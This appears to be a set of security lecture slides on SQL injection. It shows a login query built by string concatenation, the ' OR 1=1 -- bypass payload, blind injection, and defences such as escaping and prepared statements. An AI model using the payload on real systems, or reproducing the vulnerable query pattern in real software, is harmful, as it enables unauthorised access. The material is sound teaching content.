


XKCD



<http://xkcd.com/327/>

SQL Injection: Basic Idea




- This is an **input validation vulnerability**
 - Unsanitized user input in SQL query to back-end database changes the meaning of query
- Special case of command injection

Authentication with Backend DB

() remember to hash passwords for real authentication scheme*

```
set UserFound = execute(  
    "SELECT * FROM UserTable WHERE  
    username= ' " & form("user") & " ' AND  
    password= ' " & form("pwd") & " ' " );
```



Username
[input field]
Password
[input field]
Sign in Stay signed in

User supplies username and password, this SQL query checks if user/password combination is in the database

```
If not UserFound.EOF  
    Authentication correct  
else Fail
```

Only true if the result of SQL query is not empty, i.e., user/pwd is in the database

Using SQL Injection to Log In

- User gives username: ' OR 1=1 --
- Web server executes query

```
set UserFound=execute(  
  SELECT * FROM UserTable WHERE  
  username= ' OR 1=1 -- ... );
```

Always true!

Everything after -- is ignored!

- Now all records match the query, so the result is not empty
⇒ correct “authentication”!

“Blind SQL Injection”

https://owasp.org/www-community/attacks/Blind_SQL_Injection

- SQL injection attack where attacker asks database series of true or false questions
- Used when
 - the database does not output data to the web page
 - the web shows generic error messages, but has not mitigated the code that is vulnerable to SQL injection.
- SQL Injection vulnerability more difficult to exploit, but not impossible.

Preventing SQL Injection

- Validate all inputs
 - Filter out any character that has special meaning
 - Apostrophes, semicolons, percent, hyphens, underscores, ...
 - Use escape characters to prevent special characters from becoming part of the query code
 - E.g.: `escape(O'Connor) = O\'Connor`
 - Check the data type (e.g., input must be an integer)
- Same issue as with XSS: is there anything accidentally not checked / escaped?

Prepared Statements

```
PreparedStatement ps =  
    db.prepareStatement("SELECT pizza, toppings, quantity, order_day "  
        + "FROM orders WHERE userid=? AND order_month=?");  
ps.setInt(1, session.getCurrentUserId());  
ps.setInt(2, Integer.parseInt(request.getParameter("month")));  
ResultSet res = ps.executeQuery();
```

- **Bind variables:** placeholders guaranteed to be data (not code)
- Query is parsed without data parameters
- Bind variables are typed (int, string, ...)

<http://java.sun.com/docs/books/tutorial/jdbc/basics/prepared.html>

Core Issue: Data-As-Code

- XSS
- SQL Injection
- (Like buffer overflows)